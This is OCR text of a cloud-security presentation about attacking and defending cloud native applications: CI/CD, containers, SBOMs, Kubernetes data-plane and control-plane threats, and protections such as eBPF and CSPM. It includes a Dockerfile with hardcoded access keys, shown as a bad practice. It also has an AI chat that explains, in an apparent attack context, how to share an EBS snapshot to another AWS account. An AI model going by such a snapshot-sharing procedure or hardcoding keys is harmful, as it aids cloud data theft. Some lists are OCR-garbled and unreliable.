
- https://www.cncf.io/
- “Approach” to build and run scalable apps in the cloud
- With DevOps and CI/CD (Continuous Integration/Continuous Delivery)
- … using Microservices : Serverless functions, Containers



Innovation Speed
Scalability
Cost savings

DevOps: CI/CD Pipeline

- Automating processes
  - code
  - build
  - test
  - release
  - deploy
  - operate
  - monitor...



CI/CD Pipeline Solutions (Examples)

Jenkins

circleci

GitLab

Azure DevOps

AWS CodePipeline




A compromise could allow:
Supply chain attack +
Hoarding keys



Microservices Explained

- Many microservices make up the application
- Each service excels at one thing!
- Very reusable!
- Each can use different compute, programming environment and language
- Communicates with REST APIs



Monolitic app



Microservices

Microservices can use Serverless Functions

- Typically in Public Cloud
- Short-lived and stateless
  - you pay by execution time/invocations
- Just bring your code
  - …no server management needed!
- Execution when triggered
  - e.g. by a REST API request





Azure Functions



Google Cloud Functions


Microservices use Containers!





Microservices using Containers

- Lightweight compared to VMs
- Immutable
- Portable across different Linux host OS and cloud providers




All containers on host share the same kernel!

Microservices using Containers

- Ligh
- Imn
- Port
  hos

Containers are for DevOps, not for Security!

“It is a microcosm of Linux that gives a process the illusion of a dedicated kernel, network and userspace.”



Building a Container



My Application

Libraries w Dependencies

Runtime (e.g. Python)

Base Image: (Ubuntu 18.0.4)



Each layer adds software components with potential vulnerabilities

Building a Container without cats!

Dockerfile

```dockerfile
# BASE LAYER
FROM rockylinux:9.1.20221123 AS base

# RUNTIME LAYER
RUN dnf install -y python3 python3-pip python3-setuptools && \
    dnf clean all

# DEPENDENCIES
RUN pip install wheel && pip install "fastapi[all]" "uvicorn[standard]


# APPLICATION
WORKDIR /app
COPY ./src /app

RUN useradd -u 5678 appuser && chown -R appuser /app

# SETTINGS
USER appuser
EXPOSE 8080

ENV STORAGE_SVC storage-service
ENV STORAGE_PORT 8080
ENV ACCESS_KEY never_do_this_in_prod
ENV SECRET_KEY cross_the_streams_bad

CMD ["uvicorn", "--host", "0.0.0.0", "--port", "8080", "example:api"]
```



identified.layer.dependencies.txt

1	Jinja2	3.1.2	python
2	MarkupSafe	2.1.1	python
3	PyYAML	6.0	python
4	anyio	3.6.2	python
5	certifi	2022.12.7	python
6	click	8.1.3	python
7	dnspython	2.2.1	python
8	email-validator	1.3.0	python
9	fastapi	0.88.0	python
10	h11	0.14.0	python
11	httpcore	0.16.3	python
12	httptools	0.5.0	python
13	httpx	0.23.3	python
14	idna	3.4	python
15	itsdangerous	2.1.2	python
16	orjson	3.8.4	python
17	pydantic	1.10.4	python
18	python-dotenv	0.21.0	python

Each layer adds software components with potential vulnerabilities

SBOMs and SCA!





identified.layer.dependencies.txt

1	Jinja2	3.1.2	python
2	MarkupSafe	2.1.1	python
3	PyYAML	6.0	python
4	anyio	3.6.2	python
5	certifi	2022.12.7	python
6	click	8.1.3	python
7	dnspython	2.2.1	
8	email-validator	1.3.0	
9	fastapi	0.88.0	
10	h11	0.14.0	
11	httpcore	0.16.3	
12	httptools	0.5.0	
13	httpx	0.23.3	
14	idna	3.4	
15	itsdangerous	2.1.2	
16	orjson	3.8.4	
17	pydantic	1.10.4	
18	python-dotenv	0.21.0	
19		.0.5	
20		.5.0	python
21		.16.0	python
22		.3.0	python
23		.22.0	python
24		.4.0	python
25	ujson	5.6.0	python
26	uvicorn	0.20.0	python
27	uvloop	0.17.0	python
28	watchfiles	0.18.1	python
29	websockets	10.4	python
30	wheel	0.38.4	python

Software Bills of Material (SBOM):
What?

Software Composition Analysis (SCA):
Is it vulnerable?
Licensing?

Pushing the Container to a Registry



push



Collection of containers

Public registry (dockerhub)
Private registry (Azure, AWS, Google…)

Pulling the Containers to run your Application



public registry



private registry

credit card

confirm

frontend


shop-cart

login

To use Containers in scale: Orchestration

- Start and stop containers
  - to scale out/in
- Monitor container state
- Service Discovery
- Load balancing





Kubernetes



- Most popular container orchestration
- Managed Kubernetes in
  - AWS
  - Azure
  - Google Cloud
  - …
- Kubernetes cluster
  - Hardware nodes that run containerized applications

Not necessary to understand details of Kubernetes to get the big picture of threats.

What could Itchy Attack? Control Plane...



Software Repos



container registry


Jenkins

CI/CD tools

Kubernetes control plane



What Could Itchy Attack? Start with data plane…



Remote Command Execution Vulnerability (RCE)

credit card


confirm

frontend

shop-cart


login

What Could Itchy Attack? Start with data plane…



Move laterally (e.g. another RCE)

By default containers have full network connectivity inside cluster
















What Could Itchy Attack? Start with data plane…




Containers may have service account keys up for grabs…



What Could Itchy Attack? Start with data plane...



That may be used to take over cluster via control plane...



Demo: Attacking Kubernetes

Some Container Security Configurations





- Is it a privileged container?
  - if so, intruder has direct access to host/cluster
- Can intruder download software to container?
  - if so, he may download something bad (e.g. scanner , exploit)
- Can container run as root, or escalate to root?
- Network access?

Cloud Security Posture Management

eBPF in a Nutshell!

- Adding code to Linux kernel without recompiling or even restarting
- Kernel system calls from apps can be monitored by Security Apps
- Very useful for container runtime monitoring





Protecting Cloud Native Applications



- Best Practices, Processes, Training….
- SAST and DAST (Static and Dynamic Analysis of our Software)
- SCA (Sofware Composition Analysis)
- SBOMs (Software Bills of Materials)
- CSPM and CNAPP (Cloud Native Application Protection)
  - e.g. Wiz
- Dataplane protection with microsegmentation!

Cats vs Rats Going Hybrid: The Chase Continues!



Starting the Cloud Journey

Cloud Recon

Some Easy Attacks

Data and Control Plane Attacks

Cloud Identity: Keys and Users

Cloud Native Applications

AI



AI is my Best Friend!

H

In AWS can I move the snapshot of a disk of an EC2 instance from one account to another?

Yes, you can move a snapshot of a disk from one Amazon Web Services (AWS) account to another. AWS allows you to share your Amazon EBS snapshots with other AWS accounts or make them public. Here are the general steps:

1. First, you need to create a snapshot of the EBS volume.
2. Then go to the Amazon EC2 console, select "Snapshots" in the navigation pane.
3. Select the snapshot you want to share, click on the "Actions" button, and then click "Modify Permissions".
4. In the "Modify Snapshot Permissions" dialog box, you can add the account numbers you want to share the snapshot with.
5. After adding the account numbers, click "Save".

The snapshot will now be available to the specified AWS accounts. Note that both accounts must be in the same region to share a snapshot. The recipient account can then create an EBS volume from this snapshot in their own account.

Please refer to official AWS documentation for specific steps and detailed instructions.

AI is my Best Friend!

H can you give me the aws cli command to do the above?

Sure, here are the AWS CLI commands to accomplish this:

1. First, create a snapshot of the EBS volume:

```
aws ec2 create-snapshot --volume-id vol-049df61146f12f973 --description "This is my root volume snapshot"
```

Replace `vol-049df61146f12f973` with your volume ID.

